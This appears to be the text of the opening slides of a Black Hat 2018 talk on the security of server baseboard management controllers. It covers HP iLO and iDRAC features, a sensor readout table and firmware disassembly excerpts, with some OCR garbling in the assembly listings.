


# THE UNBEARABLE LIGHTNESS *OF BMC*

BLACKHAT 2018








**WELCOME**

TO A WORLD

**OF**

INFINITE HARDWARE




**Windows**

A fatal exception 0E has occurred at 0028:C562F1B7 in UXD ctpci9x(05)  
+ 00001853. The current application will be terminated.

- \* Press any key to terminate the current application.
- \* Press CTRL+ALT+DEL again to restart your computer. You will lose any unsaved information in all applications.

Press any key to continue \_











# WHO ARE WE?

NICO WAISMAN




VP LATAM



@NICOWAISMAN

MATIAS SOLER



SR SECURITY RESEARCHER



@GNULER



🔧 Independent from the OS

🔧 Remote Control


🔧 Monitoring:

⚙️ Temperature

⚙️ Voltage

⚙️ Fans

## Temperature Graph



Front of server

## Sensor Data ( show missing sensors )

Show values in Fahrenheit

Sensor	Location	X	Y	Status	Reading	Thresholds
01-Inlet Ambient	Ambient	13	0	OK	26C	Caution: 42C; Critical: 46C
02-CPU 1	CPU	11	4	OK	40C	Caution: 70C; Critical: N/A
03-CPU 2	CPU	4	4	OK	40C	Caution: 70C; Critical: N/A
05-P1 DIMM 7-12	Memory	13	5	OK	30C	Caution: 87C; Critical: N/A
07-P2 DIMM 7-12	Memory	6	4	OK	32C	Caution: 87C; Critical: N/A
08-P1 Mem Zone	Memory	8	7	OK	33C	Caution: 70C; Critical: 75C
09-P1 Mem Zone	Memory	14	6	OK	35C	Caution: 70C; Critical: 75C
10-P2 Mem Zone	Memory	1	6	OK	37C	Caution: 70C; Critical: 75C
11-P2 Mem Zone	Memory	7	7	OK	33C	Caution: 70C; Critical: 75C
12-HD Max	System	12	0	OK	35C	Caution: 60C; Critical: N/A
13-Chipset 1	System	8	9	OK	44C	Caution: 105C; Critical: N/A
14-Chipset1 Zone	System	9	10	OK	37C	Caution: 70C; Critical: 75C
15-P/S 1 Inlet	Power Supply	1	11	OK	33C	Caution: N/A; Critical: N/A
16-P/S 1 Zone	Power Supply	1	8	OK	36C	Caution: 70C; Critical: 75C
17-P/S 2 Inlet	Power Supply	5	11	OK	34C	Caution: N/A; Critical: N/A
18-P/S 2 Zone	Power Supply	5	7	OK	35C	Caution: 65C; Critical: 70C
21-VR P1	System	11	1	OK	31C	Caution: 115C; Critical: 120C
22-VR P2	System	4	1	OK	36C	Caution: 115C; Critical: 120C
23-VR P1 Mem	System	9	1	OK	28C	Caution: 115C; Critical: 120C
24-VR P1 Mem	System	13	1	OK	29C	Caution: 115C; Critical: 120C
25-VR P2 Mem	System	2	1	OK	31C	Caution: 115C; Critical: 120C
26-VR P2 Mem	System	6	1	OK	31C	Caution: 115C; Critical: 120C
27-VR P1Mem Zone	System	9	0	OK	29C	Caution: 70C; Critical: 75C
28-VR P1Mem Zone	System	13	0	OK	28C	Caution: 70C; Critical: 75C
29-VR P2Mem Zone	System	1	0	OK	32C	Caution: 70C; Critical: 75C
30-VR P2Mem Zone	System	5	0	OK	31C	Caution: 70C; Critical: 75C
31-HD Controller	System	12	10	OK	58C	Caution: 105C; Critical: N/A
32-HD Cntr Zone	System	12	11	OK	39C	Caution: 65C; Critical: 70C
33-PCI 1 Zone	System	8	12	OK	37C	Caution: 70C; Critical: 75C
34-PCI 1 Zone	System	10	13	OK	36C	Caution: 66C; Critical: 71C
36-PCI 2 Zone	System	14	10	OK	39C	Caution: 65C; Critical: 70C
37-System Board	System	12	6	OK	38C	Caution: 70C; Critical: 75C
38-System Board	System	4	6	OK	37C	Caution: 70C; Critical: 75C






 **Full Network Stack**


 **KVM**

 **Serial Console**

 **Power Management**



(OR A BACKDOOR)



**SERVERS AREN'T VULNERABLE**

**IF THEY ARE DOWN**

Open  
Mon  
Tue - Thur  
Fri - Sat  
Sunday


[mematic.net](http://mematic.net)




**WHILE YOUR  
SERVER  
IS PLUGGED IN**

**YOUR BMC IS ON**



# IPMI architecture





# HP iLO 2

NEC V850

THREADX

```
sub_184260:  
addi    -0x60, sp, sp  
st.w   1p, 0x5C[sp]  
st.w   r25, 0x58[sp]  
st.w   r26, 0x54[sp]  
st.w   r27, 0x50[sp]  
st.w   r28, 0x4C[sp]  
st.w   r29, 0x48[sp]  
mov    r6, r28  
mov    r7, r27  
st.w   r8, 0x18[sp]  
mov    0, r26  
mov    0, r29  
st.w   r8, 0x28[sp]  
st.w   r8, 0x24[sp]  
st.w   r27, 0x40[sp]  
ld.w   [r27], r17  
st.M   r17, 0x3C[sp]  
mov    4, r19  
st.M   r19, 0x24[sp]  
cmp    r8, r28  
bz    loc_1842B8
```

```
ld.w   [r28], r16  
cmp    r8, r16  
bnz    loc_1842CE
```

```
loc_1842B8:  
jalr  sub_1842B0, lp  
mov    r18, r29  
cmp    r8, r29  
bnz    loc_1842D2
```

```
loc_1842CE:  
ld.w   [r28], r29
```

```
loc_1842D2:  
ld.w   [r27], r15  
st.w   r15, 0x1C[sp]  
ld.w   0x18[sp], r14  
cmp    r8, r14  
bnz    loc_1842E6
```

```
loc_1842E6:  
ld.w   0, r2  
br    loc_1842F2  
loc_1842F2:  
ld.w   0x18[sp], r13  
ld.w   0x1C[sp], r12  
mov    r13, r2  
add    r12, r2
```

```
loc_1842F2:  
st.w   r2, 0x38[sp]  
addi  0x1C, sp, r6
```



# HP ILO 4

ARM

GHS INTEGRITY

```
sub_9A3940
SUB    R11, R12, #4
CMP    R0, #1
BNE    loc_9A3974
```

```
LDR    R0, =dword_49238
ANDS   R1, R0, #3
LDREQ  R0, [R0]
SUBNE R0, R0, R1
MOVNE R1, R1,LSL#3
LDMNEIA R0, {R2,R3}
MOVNE R2, R2,LSR R1
RSBNE R1, R1, #0x20
ORRNE R0, R2, R3,LSL R1
LDMDB R11, {R11,SP,PC}
```

```
loc_9A3974
CMP    R0, #2
BNE    loc_9A39A4
```

```
LDR    R0, =dword_49384
ANDS   R1, R0, #3
LDREQ  R0, [R0]
SUBNE R0, R0, R1
MOVNE R1, R1,LSL#3
LDMNEIA R0, {R2,R3}
MOVNE R2, R2,LSR R1
RSBNE R1, R1, #0x20
ORRNE R0, R2, R3,LSL R1
LDMDB R11, {R11,SP,PC}
```

```
loc_9A39A4
MOV    R0, #0
LDMDB R11, {R11,SP,PC}
; End of Function sub_9A3940
```



# IMM/iDRAC

SUPER H

